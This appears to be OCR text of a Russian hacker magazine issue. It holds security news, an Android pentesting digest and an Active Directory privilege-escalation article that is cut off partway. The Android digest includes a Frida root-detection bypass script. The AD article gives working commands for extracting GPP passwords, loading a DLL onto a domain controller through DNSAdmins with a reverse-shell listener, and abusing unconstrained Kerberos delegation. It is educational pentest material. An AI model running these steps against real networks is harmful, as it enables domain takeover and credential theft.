Авторы послания ссылаются на исследование, проведенное в 2018 году, которое показало, что экосистема предустановленных приложений на Android находится в полном беспорядке. Так, согласно исследованию, 91% всех предустановленных приложений вообще недоступны в официальном каталоге Google Play. То есть они не проходят процедуру проверки Google, не проверяются на предмет избыточных разрешений, на наличие известных уязвимостей и вредоносной функциональности, не могут обновляться с помощью механизма Play Store и так далее.

Наибольшую угрозу такие приложения представляют для пользователей бюджетных гаджетов по всему миру, и авторы письма подчеркивают, что «конфиденциальность не может быть роскошью, предлагаемой только тем людям, которые могут позволить себе дорогой телефон».

Организации просят главу Google ввести новые нормы для OEM-производителей, ужесточив правила для приложений, которые могут предварительно устанавливаться на устройства. Так, стоит добавить как минимум три следующих правила:

- пользователи должны иметь возможность навсегда удалить приложения со своих устройств. Это должно касаться и любых фоновых служб, которые продолжают работать, даже если приложения отключены;
- предустановленные приложения должны проходить такие же проверки, что и приложения в Google Play Store, особенно в вопросах пользовательских разрешений;
- предустановленные приложения должны иметь механизм обновления, желательно через Google Play и без необходимости создавать отдельную учетную запись. Google должна отказывать в сертификации устройств по соображениям конфиденциальности, если производители или вендоры пытаются эксплуатировать пользователей таким образом.

Интересно, что по чистой случайности открытое письмо было опубликовано практически одновременно с сообщением ИБ-компании Malwarebytes. Эксперты предупредили о малвари, найденной в двух приложениях, предустановленных на бюджетные смартфоны Unimax (UMX) U686CL, которые предлагаются американцам с низким уровнем доходов по специальной программе Lifeline, субсидируемой правительством (стоят такие смартфоны всего 35 долларов).

Такие Android-девайсы производятся в Китае и продаются компанией Assurance Wireless, поставщиком услуг сотовой связи, входящим в группу Virgin Mobile.

Обратив внимание на жалобы пользователей этих устройств, компания приобрела смартфон UMX U686CL и внимательно его изучила. Быстро выяснилось, что один из компонентов устройства, приложение Wireless Update, содержит малварь Adups.

Этот вредонос был впервые замечен в 2016 году, когда специалисты компании Kryptowire случайно обнаружили, что система обновления ПО FOTA (Firmware Over The Air), то есть неудаляемое приложение com.adups.fota, которую разрабатывает китайская компания Shanghai Adups Technology Company, представляет опасность для пользователей. Команда Kryptowire выяснила, что компания Adups имеет возможность отправлять обновления на устройства пользователей, минуя как поставщиков смартфонов, так и самих пользователей.

Теперь эксперты Malwarebytes пишут, что данный компонент в настоящее время используется на устройствах UMX и применяется для установки приложений без ведома пользователя. Причем, кем именно используется, остается неясным. Пока все изученные исследователями приложения оказались чисты и не содержали малвари, но все же они добавлялись на устройства без разрешения и ведома владельцев.

Также специалисты обнаружили подозрительный код в приложении Settings. По словам исследователей, приложение заражено некой разновидностью сильно обфусцированной малвари, предположительно китайского происхождения. Судя по всему, это дроппер известного рекламного вредоноса HiddenAds.

Подчеркивается, что оба вредоносных приложения невозможно удалить. Хотя пользователи могут избавиться от приложения Wireless Update, из-за этого телефон перестанет обновляться и пропустит критические обновления безопасности для своей прошивки.

Нужно отметить, что у экспертов нет полной уверенности в том, что именно Unimax несет ответственность за появление малвари на устройствах. Возможно, вредоносное ПО было добавлено сторонними разработчиками из цепочки поставок.

2 000 000 ПОЛЬЗОВАТЕЛЕЙ ПОД АТАКАМИ

«Лаборатория Касперского» проанализировала некоторые из наиболее актуальных киберугроз, подвергающих риску личную информацию пользователей.

Согласно статистике компании, в 2019 году в мире значительно выросло число пользователей, атакованных программами для кражи паролей, — на 72%. Всего продукты компании отразили подобные атаки на устройствах почти 2 000 000 пользователей.

Кроме того, в 2019 году значительно выросло количество фишинговых атак, в ходе которых злоумышленники, как правило, пытаются заполучить личные и платежные данные пользователей. В этот период решения «Лаборатории Касперского» ежемесячно предотвращали в среднем 38 000 000 попыток перехода пользователей на мошеннические сайты.

moz://a

СОКРАЩЕНИЯ В MOZILLA

В середине января стало известно, что 70 из 1000 сотрудников по всему миру Mozilla были уволены, так как надежды организации на источники дохода, не связанные с поиском, пока не оправдались. В будущем сокращение может ждать и других сотрудников, так как Mozilla все еще изучает, как все это повлияет на филиалы в Великобритании и Франции.

> *«Возможно, вы помните, что в 2019 и 2020 годах мы ожидали получить доход от новых продуктов по подписке, а также более высокие доходы от источников, не связанных с поиском. Этого не произошло, — пишет временная глава Mozilla Митчелл Бейкер в письме для сотрудников. — В нашем плане на 2019 год мы недооценили, сколько времени потребуется для создания и выпуска новых продуктов, приносящих доход. Учитывая приобретенный в 2019 году, и то, что мы узнали о темпах инноваций, мы решили использовать более консервативный подход к прогнозированию доходов на 2020 год. Также мы согласились с тем, что нужно жить по средствам и в обозримом будущем не тратить больше, чем зарабатываем».*

Также сообщается, что руководство Mozilla думало закрыть собственный фонд инноваций (Mozilla innovation fund), но пока решило, что он нужен для продолжения разработки новых продуктов, на что организация в общей сложности выделяет 43 миллиона долларов.

Дело в том, что много лет основным источником доходов Mozilla остается поиск. Компании платят сотни миллионов долларов, чтобы стать поисковой системой по умолчанию в Mozilla Firefox. Google была основным клиентом Mozilla на протяжении многих лет, но также Mozilla заключала сделки с Yahoo!, Yandex, Baidu и другими поисковиками. В последние годы эти сделки обеспечивали более 90% доходов Mozilla.

Так как доля Firefox на рынке постепенно снижается и зависимость доходов от партнерских отношений с поисковыми системами (которые тоже снижаются) вызывает понятное беспокойство, руководство Mozilla ищет новые источники дохода. В основном это различные продукты по подписке, никак не связанные с поиском. К примеру, организация занимается разработкой собственного VPN-сервиса, который будет доступен по подписке за 4,99 доллара США в месяц (услуга пока еще недоступна для широкой общественности). Также Mozilla предлагала вариант поддержки для компаний за 10 долларов США за одного пользователя, но быстро отказалась от этой идеи, сообщив, что все еще изучает корпоративный сегмент.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Первый арест группировки MageCart: в Индонезии задержали троих подозреваемых

В Firefox исправлена уязвимость нулевого дня, находящаяся под атаками

Исследователи продемонстрировали взлом TikTok при помощи SMS

Amazon уволила ряд сотрудников, которые подсматривали за пользователями камер Ring

АНБ обнаружило опасную криптографическую уязвимость в Windows

В Сети нашли список учетных данных для 500 тысяч IoT-устройств

Ubisoft судится с операторами нескольких сервисов для DDoS-атак

Apple отказалась от планов внедрить сквозное шифрование в iCloud


ProtonMail и StartMail заблокированы в России

Free Software Foundation призывает Microsoft открыть исходники Windows 7

ANDROID

ОБНАРУЖЕНИЕ FRIDA, ОТКЛЮЧЕНИЕ ПРОВЕРКИ НА ROOT И ANDROID 11

Сегодня в выпуске: восемь способов обнаружить внедрение Frida в приложение, три совета, как защитить нативные библиотеки от реверса, отключение проверки на root в подопытном приложении, защита от метарефлексии в Android 11, принцип работы Huawei Quick Apps, а также подборка инструментов пентестера и библиотек для разработчиков.



Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

Как обнаружить Frida

Detect Frida for Android — статья о том, как обнаружить, что приложение работает под управлением Frida (известный инструмент, позволяющий перехватить управление приложением и внедрить код). Автор приводит пять известных техник и три собственные:

1. Поиск библиотек frida-agent и frida-gadget в файле `/proc/<pid>/maps`. Может закончиться неудачей, если взломщик изменит имена библиотек.
2. Поиск в памяти нативных библиотек особых строк (как рассказано в этой статье). Взломщик может перекомпилировать Frida с измененными строками.
3. Пройти по всем открытым TCP-портам, отправить в них dbus-сообщение AUTH и дождаться ответа Frida. Метод хорошо работает при использовании frida-server (на рутованном устройстве), но бесполезен, если приложение было перепаковано с включением в него frida-gadget (способ обычно применяется, когда невозможно получить root на устройстве).
4. Проверить наличие специфических для Frida файлов в каталоге `/data/local/tmp`. Опять же взломщик может переименовать эти файлы.
5. Проверить, открыты ли для записи исполняемые секции нативных библиотек. В нормальной ситуации это почти невозможно.
6. Поиск потоков frida-server и frida-gadget, которые Frida запускает в рамках процесса подопытного приложения.
7. Поиск специфичных для Frida именованных пайпов в каталоге `/proc/<pid>/fd`.
8. Сравнение кода нативных библиотек на диске и в памяти. При внедрении Frida изменяет секцию text нативных библиотек.

Примеры использования последних трех техник опубликованы в репозитории на GitHub.

Обход детекта root с помощью Frida

Android Root Detection Bypass Using Objection and Frida Scripts — рассказ о способах отключить проверку на права root в подопытном приложении с помощью Frida или тулкита Objection на базе Frida.

В большинстве случаев будет достаточно либо скачать уже готовый скрипт из репозитория Frida, либо воспользоваться тулкитом Objection для отключения проверки на root:

```
android root disable
```

Однако эти способы могут не сработать, и тогда придется писать свой собственный скрипт. Для этого необходимо декомпилировать/дизассемблировать подопытное приложение и найти в нем функцию, ответственную за проверку наличия прав root на устройстве. Обычно она выглядит примерно так:

```
private static boolean detectmethods() {
    String[] arrayOfString = new String[10];
    arrayOfString[0] = "/system/app/Superuser.apk";
    arrayOfString[1] = "/sbin/su";
    arrayOfString[2] = "/system/bin/su";
    arrayOfString[3] = "/system/xbin/su";
    arrayOfString[4] = "/data/local/xbin/su";
    arrayOfString[5] = "/data/local/bin/su";
    arrayOfString[6] = "/system/sd/xbin/su";
    arrayOfString[7] = "/system/bin/failsafe/su";
    arrayOfString[8] = "/data/local/su";
    arrayOfString[9] = "/su/bin/su";
    int a = arrayOfString.length;
    int b = 0;
    while (a < b) {
        if (new File(arrayOfString[a]).exists()) {
            return true;
        }
        a += 1;
    }
    return false;
}
```

Допустим, она находится внутри класса **roottest** в Java-пакете **com.test.test**. Все, что нам нужно сделать, — подменить эту функцию на заглушку, которая всегда возвращает false. Для этого понадобится такой скрипт:

```
Java.perform(function () {
    var MainActivity = Java.use('com.test.test.roottest');
        MainActivity.root.implementation = function (detectmethods) {
            console.log('Done: bypassed');
            return false;
        };
}
```

Далее скармливаем наш скрипт Frida и запускаем под ее управлением приложение:

```
$ frida -l rootbypass.js -f имя.пакета.приложения
```

Как защитить нативную библиотеку

Security hardening of Android native code — статья, рассказывающая, как защитить от реверса нативные библиотеки в приложениях для Android.

Обычно разработчики выносят сенситивный код в нативные, написанные на языках C/C++ библиотеки, чтобы повысить производительность и затруднить реверс приложения (читать дизассемблерные листинги нативного кода гораздо сложнее, чем код smali, и тем более сложнее, чем декомпилированный с помощью того же jadx код на Java). Однако не стоит забывать, что одно лишь наличие нативного кода не остановит опытного и мотивированного взломщика, поэтому стоит использовать дополнительные средства, чтобы его запутать. Есть несколько несложных способов это сделать.

Способ 1: замена вызовов функций стандартной библиотеки языка C (libc, роль которой в Android играет Bionic) прямыми системными вызовами. Это позволит защититься от взломщиков, которые используют Frida для перехвата вызовов функций или подменяют библиотеку libc аналогом с функцией дампа всех вызовов и возвращаемых ими данных (например, какие файлы открывает приложение, какие порты слушает).

Применять системные вызовы напрямую довольно сложно, но можно воспользоваться наработками проекта MUSL с реализацией минималистичного варианта libc. Для этого достаточно взять из проекта файл **syscall_arch.h** и использовать определенный в нем набор функций **__syscallX**, где X — это число аргументов системного вызова. Реализованные с помощью этой функции системные вызовы **open** и **read** могут выглядеть так:

```
static inline int  my_openat(int __dir_fd, const void* __path, int
__flags, int __mode ){
    return (int)__syscall4(__NR_openat, __dir_fd, (long)__path,
__flags, __mode);
}

static inline ssize_t my_read(int __fd, void* __buf, size_t __count){
    return __syscall3(__NR_read, __fd, (long)__buf, (long)__count);
}
```

Обрати внимание: благодаря ключевому слову **inline** код этих функций будет встроен в вызывающий код, что еще больше усложнит его анализ.

Способ 2: замена функции libc на собственные реализации. Кроме функций — оберток системных вызовов, библиотека libc также включает в себя множество подсобных функций, в том числе для работы со строками (strcmp, strlen, strstr) и памятью (memcmp, memset, memcpy). Эти функции также лучше встроить прямо в код библиотеки. Взять их реализацию можно из той же библиотеки MUSL или Glibc.

Способ 3: обфускация с помощью Obfuscator-LLVM. Этот форк известного набора компиляторов LLVM выполняет преобразования кода (запутывание графа исполнения, замена инструкций, мертвые инструкции, тупиковые переходы и так далее), затрудняющие его анализ. Чтобы заставить среду разработки собрать библиотеку с использованием O-LLVM, необходимо внести соответствующие правки в **CMakeLists.txt**, указав путь до O-LLVM (первая переменная):

```
set(OLLVM_PATH ${CMAKE_HOME_DIRECTORY}/../../../../../build/bin)
set(OLLVM_C_COMPILER ${OLLVM_PATH}/clang)
set(OLLVM_CXX_COMPILER ${OLLVM_PATH}/clang++)

set(OLLVM_C_FLAGS "-mllvm -sub -mllvm -bcf -mllvm -fla")

set(CMAKE_C_FLAGS "${CMAKE_C_FLAGS} ${OLLVM_C_FLAGS}")
set(CMAKE_CXX_FLAGS "${CMAKE_CXX_FLAGS} ${OLLVM_C_FLAGS}")
set(CMAKE_C_COMPILER ${OLLVM_C_COMPILER})
set(CMAKE_CXX_COMPILER ${OLLVM_CXX_COMPILER})
```

Размер результирующей библиотеки при этом может возрасти в десять раз благодаря внедрению больших объемов неиспользуемого кода и запутыванию графа исполнения.

Защита от метарефлексии в Android 11

Android 11 will harden hidden API restrictions and remove meta-reflection bypass — небольшая заметка о появившемся в исходных кодах AOSP коммите, который запрещает доступ к скрытым методам с помощью метарефлексии.

Это продолжение истории, начавшейся с выпуском Android 9, в котором Google запретила доступ ко многим скрытым методам Android. Такие методы есть в операционной системе, но отсутствуют в SDK и документации, так что с помощью стандартного SDK их не вызвать, однако всегда можно было сделать это с помощью рефлексии. В Android 9 такой способ вызова перестал работать, но оказалось, что защиту можно обойти с помощью двойной рефлексии (или метарефлексии), когда вместо вызова метода самостоятельно приложение просит сделать это операционную систему:

```
val forName = Class::class.java.getMethod("forName", String::class.
java)
val getMethod = Class::class.java.getMethod("getMethod", String::
class.java, arrayOf<Class<*>>()::class.java)
val someHiddenClass = forName.invoke(null, "android.some.hidden.
Class") as Class<*>
val someHiddenMethod = getMethod.invoke(someHiddenClass, "someHi
ddenMethod", String::class.java)

someHiddenMethod.invoke(null, "some important string")
```

Начиная с Android 11 этот способ также перестанет работать, но только в приложениях, собранных для API 30 и выше (targetSdk=30). Приложения, собранные для более ранних версий Android, смогут использовать рефлексию.

Неизвестные инструменты пентестера

Lesser-known Tools for Android Application PenTesting — статья о не самых известных, но полезных пентест-инструментах. Краткий список:

- Magisk предоставляет возможность не только получить права root на устройстве, но и скрыть наличие этих прав;
- Move Certificate — модуль Magisk, позволяющий сделать любой сертификат системным;
- DisableFlagSecure — модуль Magisk, отключающий защиту от снятия скриншотов (FLAG_SECURE). В прошлом дайджесте мы рассказывали, как сделать это с помощью Frida;
- Smali Patcher — приложение для Windows, генерирующее кастомные модули Magisk с различной функциональностью: отключение защиты на снятие скриншотов, подделка местоположения, отключение проверки цифровых подписей приложений и так далее;
- ADB Manager — приложение, позволяющее запустить ADB в режиме Wi-Fi;
- ProxyDroid — позволяет выбрать прокси индивидуально для каждого приложения;
- Pidcat — утилита для выборочного отображения логов logcat с удобным форматированием.

Huawei Quick Apps

Huawei Quick Apps is Huawei's alternative to Google Instant Apps — статья о Huawei Quick Apps, своеобразной альтернативе Google Instant Apps, разработанной в ответ на запрет использовать сервисы Google в смартфонах Huawei.

Как и Google Instant Apps, Quick Apps представляют собой мини-приложения, которые можно запустить, просто перейдя по ссылке без необходимости что-либо устанавливать. Это могут быть демоверсии игр, урезанные версии полноценных приложений или даже одноразовые приложения, с помощью которых пользователь может выполнять какие-то редкие действия, такие как покупка билетов на самолет или товаров.

В отличие от Google, которая предлагает писать мини-приложения как обычные приложения для Android с урезанной функциональностью, Huawei предпочла использовать для мини-приложений язык JavaScript. Благодаря этому Quick Apps проще в написании (по оценкам компании, средний размер исходного текста составляет всего 20% от размера исходного текста Instant Apps) и занимают намного меньше пространства в памяти телефона. При этом выглядят они точно так же, как родные приложения Android.

Category	Features	Android App	Google Instant App	WeChat Mini Program	Huawei Quick App
Development	Language	Java	Java	JavaScript + CSS	JavaScript + CSS
	Code quantity for same function	100%	Full app re-subcontracting 110%	20%	20%
	Zero version fragmentation	×	×	✓	✓
Publishing	Single publishing channel	×	✓	✓	✓
	Publish to iOS	×	×	✓	×
User Experience	No need to install	×	✓	✓	✓
	Native rendering	✓	✓	×	✓
	Add to desktop	✓	×	×	✓
	Takes up less storage	×	×	✓	✓
	Secure storage	✓	✓	×	✓

Сравнение обычных приложений Google Instant Apps, мини-приложений WeChat и Huawei Quick Apps

С другой стороны, фреймворк Quick Apps не позволяет использовать полный набор Android API и затрудняет создание мини-версий полноценных приложений. Например, чтобы сделать мини-приложение на основе полноценного приложения для Android, надо просто выкинуть из оригинального исходного кода часть функций и внести незначительные изменения. В случае с Quick Apps придется переписать приложение на языке JavaScript.

Huawei заявляет, что Quick Apps смогут работать не только на смартфонах Huawei на базе Android 10, но и на смартфонах 12 других производителей, занимающих 85% рынка Китая и 35% глобального рынка. Для создания приложений подготовлена специальная IDE.

ИНСТРУМЕНТЫ

- Quark-engine — эвристический движок анализа малвари;
- Corellium-android-unpacking — скрипт для взлома приложений, запакованных с помощью различных упаковщиков.

БИБЛИОТЕКИ

- DetectFrida — PoC трех способов детекта Frida;
- Compose-router — компонент Jetpack Compose для управления историей навигации по приложению;
- Android-cookie-store — хранилище кукисов для HttpURLConnection и OkHttp;
- Leoric — библиотека, защищающая приложение от принудительной остановки;
- Vosk-api — Java/Python/JS-биндинги для тулкита офлайнового распознавания речи Vosk;
- Andriller — коллекция утилит для криминалистического анализа смартфонов с Android;
- PowerSpinner — красивый выпадающий список;
- Timeline-View — очередная библиотека для создания экрана таймлайна;
- PaintableVectorView — библиотека, позволяющая динамически перекрашивать векторные изображения;
- ZoomRecyclerLayout — аниматор с эффектом зума для RecyclerView;
- DoubleLift — библиотека для эффектного сворачивания-разворачивания лейаутов.

АТАКИ НА ACTIVE DIRECTORY

РАЗБИРАЕМ АКТУАЛЬНЫЕ МЕТОДЫ ПОВЫШЕНИЯ ПРИВИЛЕГИЙ

RalfHacker
hackerralf8@gmail.com

Чтобы скомпрометировать контроллер домена, мало найти известную уязвимость, получить учетные данные пользователя или обнаружить ошибку в настройке политики безопасности. Это обеспечит тебе минимальный доступ, но его может не хватить для достижения всех намеченных целей. Поэтому залог успешной атаки — получение повышенных системных привилегий в Active Directory. О методах решения этой увлекательной задачи мы и поговорим.

INFO

Как гласит военная наука, имеющая много общего с хакерским ремеслом, прежде чем ввязаться в сражение, нужна разведка местности. О том, как извлечь пользовательские данные в Active Directory, читай в статье «Разведка в Active Directory. Получаем пользовательские данные в сетях Windows без привилегий».

ПАРОЛИ ИЗ SYSVOL И GPP

На каждом компьютере с Windows, который работает в сети с Active Directory, имеется встроенная учетная запись администратора, защищенная паролем. Одно из стандартных требований безопасности — регулярно менять этот пароль. Казалось бы, задача несложная. Но только не когда в сети насчитывается под сотню машин.

Чтобы облегчить себе жизнь, ленивые системные администраторы иногда используют групповые политики для установки пароля локального администратора на большом количестве рабочих станций. Это довольно удобно, да и заменить такой пароль, когда придет срок, можно за пару минут. Одна незадача: на всех компьютерах пароль локального админа будет одинаковый.

Из этого следует вывод: получение учетных данных администратора на одной из машин сделает злоумышленника админом сразу на всех. Рассмотрим два способа добиться такого результата.

Учетные данные в SYSVOL

SYSVOL — это общедоменный ресурс Active Directory, к которому у всех авторизованных пользователей есть доступ на чтение. SYSVOL содержит сценарии входа, данные групповой политики и другие данные, которые должны быть доступны везде, где распространяется политика домена. При этом SYSVOL автоматически синхронизируется и используется всеми контроллерами домена. Все групповые политики домена хранятся по адресу

```
\\<Домен>\SYSVOL\<Домен>\Policies\
```

Чтобы упростить управление локальной учетной записью администратора на удаленных компьютерах с Windows, для каждой из них можно использовать собственный сценарий смены пароля. Проблема в том, что часто пароль хранится в виде открытого текста в скрипте (например, в файле VBS), который, в свою очередь, находится в SYSVOL. Вот пример одного из результатов поиска сценария VBS, меняющего пароль локального администратора на сетевых машинах.

Пример VBS-скрипта с официального сайта MSDN

Этот сценарий доступен в галерее Microsoft TechNet, из-за чего нередко используется системными администраторами, которые предпочитают готовые решения. Извлечь из него пароль не составляет никакого труда. А поскольку скрипт хранится в SYSVOL, к которому у каждого пользователя домена есть доступ для чтения, наличие пароля автоматически превращает его обладателя в локального администратора на всех сетевых машинах с виндой на борту.

Настройки групповой политики

В 2006 году инструмент PolicyMaker от Microsoft Bought Desktop Standard был переименован и выпущен вместе с Windows Server 2008 как Group Policy Preferences (GPP, «предпочтения групповой политики»). Одна из наиболее полезных функций GPP — возможность создавать локальных пользователей, настраивать и изменять их учетки, а также сохранять учетные данные в нескольких файлах сценариев:


- карта дисков (Drives.xml);
- источники данных (DataSources.xml);
- конфигурация принтера (Printers.xml);
- создание/обновление сервисов (Services.xml);
- запланированные задачи (ScheduledTasks.xml).

Инструмент, безусловно, полезный: с его помощью можно автоматизировать многие рутинные действия. Например, GPP позволяет использовать групповую политику для выполнения запланированных задач с заданными учетными данными, а также при необходимости менять пароли локального администратора на большом количестве компьютеров.

Теперь давай посмотрим, как эта штука работает. При создании нового предпочтения групповой политики в SYSVOL генерируется связанный XML-файл с соответствующими данными конфигурации. Если в ней указан пароль пользователя, он будет зашифрован AES 256 бит. Но в 2012 году Microsoft опубликовала в MSDN ключ AES, который можно использовать для расшифровки пароля.

Ключ шифрования, представленный MSDN

Иными словами, любой авторизованный в домене юзер может найти в общем ресурсе SYSVOL файлы XML, содержащие cpassword, то есть зашифрованный пароль AES.



Пример содержимого файла Groups.xml

Быстро найти эти значения можно следующей командой:

```
C:\> findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policy\*. xml
```

Для расшифровки пароля можно воспользоваться инструментом Cryptool, при этом нужно в ручном режиме декодировать Base64 и указать ключ с MSDN (подробная инструкция по расшифровке приведена в статье на Хабре). Существует и полностью автоматизированное средство под названием gpp-decrypt, которое требует только значение cpassword и уже предустановлено в Kali Linux. Аналогичная утилита для Windows называется Get-GPPPassword, ее можно отыскать в наборе программ PowerSploit.

Ну а для очень ленивых есть модуль `smb_enum_gpp` из набора Metasploit. Этот инструмент попросит указать только учетные данные пользователей и адрес контроллера домена.

Так мы можем получить пароль локального администратора, и в большинстве случаев он будет работать на всех компьютерах домена.

DNSADMINS

Microsoft не только реализовала собственный DNS-сервер, но и внедрила для него протокол управления, позволяющий интегрировать DNS-сервер с доменами Active Directory. По умолчанию контроллеры домена также являются DNS-серверами, поэтому DNS-серверы должны быть доступны каждому пользователю домена. Это, в свою очередь, открывает потенциальную возможность для атаки на контроллеры домена: с одной стороны мы имеем сам протокол DNS, а с другой — протокол управления, основанный на RPC.

Пользователь, входящий в группу DNSAdmins или имеющий права на запись в объекты DNS-сервера, может загрузить на DNS-сервер произвольную DLL с привилегиями System. Это очень опасно, поскольку многие корпоративные сети используют контроллер домена в качестве DNS-сервера.

Таким образом, для реализации атаки мы можем просто загрузить на DNS-сервер произвольную библиотеку с помощью dnscmd (путь `\\ops-build\dll` должен быть доступен для чтения DC):

```
PS C:\> dnscmd ops_dc/config/serverlevelplugindll \\ops-build\dll\
mimilib.dll
```

Чтобы проверить, была ли загружена DLL, можно использовать следующую команду:

```
PS C:\> Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\
Parameters\ -Name ServerLevelPluginDll
```

Так как наш пользователь — член группы DNSAdmins, мы можем перезапустить службу DNS:


```
C:\> sc \\ops-dc stop dns
C:\> sc \\ops-dc start dns
```

После перезапуска DNS-сервера будет выполнен код из загруженной библиотеки. Такая библиотека, например, может содержать скрипт PowerShell для обратного подключения.

Пример PowerShell-кода в DLL

После успешного выполнения скрипта мы будем прослушивать на своем хосте обратное подключение:

```
PS C:\> powercat -l -v -p 443 -t 1000
```



Пример успешного бэкконнекта

В результате мы получим права `system` на DC.

ДЕЛЕГИРОВАНИЕ KERBEROS

Делегирование — это функция Active Directory, позволяющая учетке пользователя или компьютера выдавать себя за другую учетную запись. В качестве примера разберем ситуацию, когда пользователь обращается к веб-приложению, чтобы работать с ресурсами на сервере базы данных.




Схема взаимодействия с базой данных через веб-сервер

Исходя из этой схемы, веб-сервер должен работать с сервером базы данных от имени пользователя. Здесь и помогает делегирование — к учетным записям пользователей в среде Windows применяется флаг `TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION (T2A4D) User-Account-Control`.

INFO

Атрибут `User-Account-Control` (который не следует путать с механизмом контроля учетных записей Windows) устанавливает определенные атрибуты для учетных записей Active Directory — например, если учетная запись отключена, заблокирована или пароль пользователя никогда не истекает.

Для реализации делегирования Microsoft внедрила расширение протокола Kerberos «Служба для доступа пользователя к себе» (`S4U2Self`). Это расширение позволяет службе запрашивать токен для другого пользователя, предоставляя имя пользователя, но не вводя пароль. Когда учетная запись пользователя имеет флаг `T24AD`, такие токены могут быть запрошены с атрибутом forwardable, который дает службе возможность аутентифицироваться с этими токенами для других служб.

Чтобы избежать неограниченного делегирования, Microsoft гарантировала, что данные токены могут использоваться только для определенных служб, которые настроены для учетной записи пользователя через расширение «Служба для пользователя через прокси» (`S4U2proxy`). Этот параметр контролируется атрибутом `msDS-AllowedToDelegateTo` в учетной записи пользователя. Он содержит список имен участников службы, который указывает, на какие службы Kerberos пользователь может перенаправлять эти токены (так же, как выполняется обычное ограниченное делегирование в Kerberos). Например, ты хочешь, чтобы твоя веб-служба имела доступ к общей папке для пользователей. Тогда учетная запись службы должна иметь атрибут

```
ms-DS-AllowedToDelegateTo "SIFS/fs.dom.com"
```

Для наглядности рассмотрим схему аутентификации Kerberos.

Схема аутентификации Kerberos

1. Пользователь аутентифицируется в веб-сервисе с использованием не Kerberos-совместимого механизма аутентификации.
2. Веб-служба запрашивает билет для учетной записи user без указания пароля, как для учетной записи `svc_web`.
3. KDC проверяет значение `svc_web userAccountControl` для флага `TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION`, а также не заблокирован ли целевой пользователь для делегирования. Если все в порядке, KDC возвращает перенаправляемый билет для учетной записи пользователя (`S4U2Self`).
4. Затем служба передает этот билет обратно в KDC и запрашивает билет для службы `cifs/fs.contoso.com`.
5. KDC проверяет поле `msDS-AllowedToDelegateTo` в учетной записи `svc_web`. Если служба указана в списке, она вернет билет службы для общей папки (`S4U2proxy`).
6. Веб-служба теперь может проходить проверку подлинности на общем ресурсе в качестве учетной записи пользователя с использованием предоставленного билета.

Неограниченное делегирование

При неограниченном делегировании Kerberos на сервере, на котором размещена служба, контроллер домена DC помещает копию TGT (ticket granting ticket — билет для получения билета) пользователя в TGS (Ticket Granting Server — сервер выдачи билетов или разрешений) службы. Когда данные пользователя предоставляются серверу для доступа к службе, сервер открывает TGS и помещает TGT пользователя в LSASS (Local Security Authority Subsystem Service — сервис проверки подлинности локальной системы безопасности) для дальнейшего использования. Сервер приложений теперь может выдавать себя за этого пользователя без ограничений!

Таким образом, хост, на котором активно неограниченное делегирование, будет содержать в памяти TGT делегированного пользователя. Наша задача — его достать, чтобы скомпрометировать пользователя. Данный вид атаки возможен, если мы скомпрометировали сам хост либо пользователя, имеющего право управлять хостом с делегированием.

Обнаружить все компьютеры с неограниченным делегированием Kerberos очень просто: у них будет выставлен флаг `TrustedForDelegation`. Это определяется с помощью инструмента ADModule, а конкретнее — следующей команды:

```
PS C:\> Get-ADComputer -Filter {TrustedForDelegation -eq $True}
```

Того же результата можно достигнуть, выполнив такую команду PowerView:

```
PS C:\> Get-DomainComputer-Unconstrained
```

Теперь нужно отослать запрос MS-RPRN `RpcRemoteFindFirstPrinterChangeNotification` (аутентификация Kerberos) на сервер печати DC (служба Spooler). DC немедленно отправит ответ, который включает TGS (полную копию TGT) учетной записи компьютера контроллера домена, так как на нашем хосте используется неограниченное делегирование.

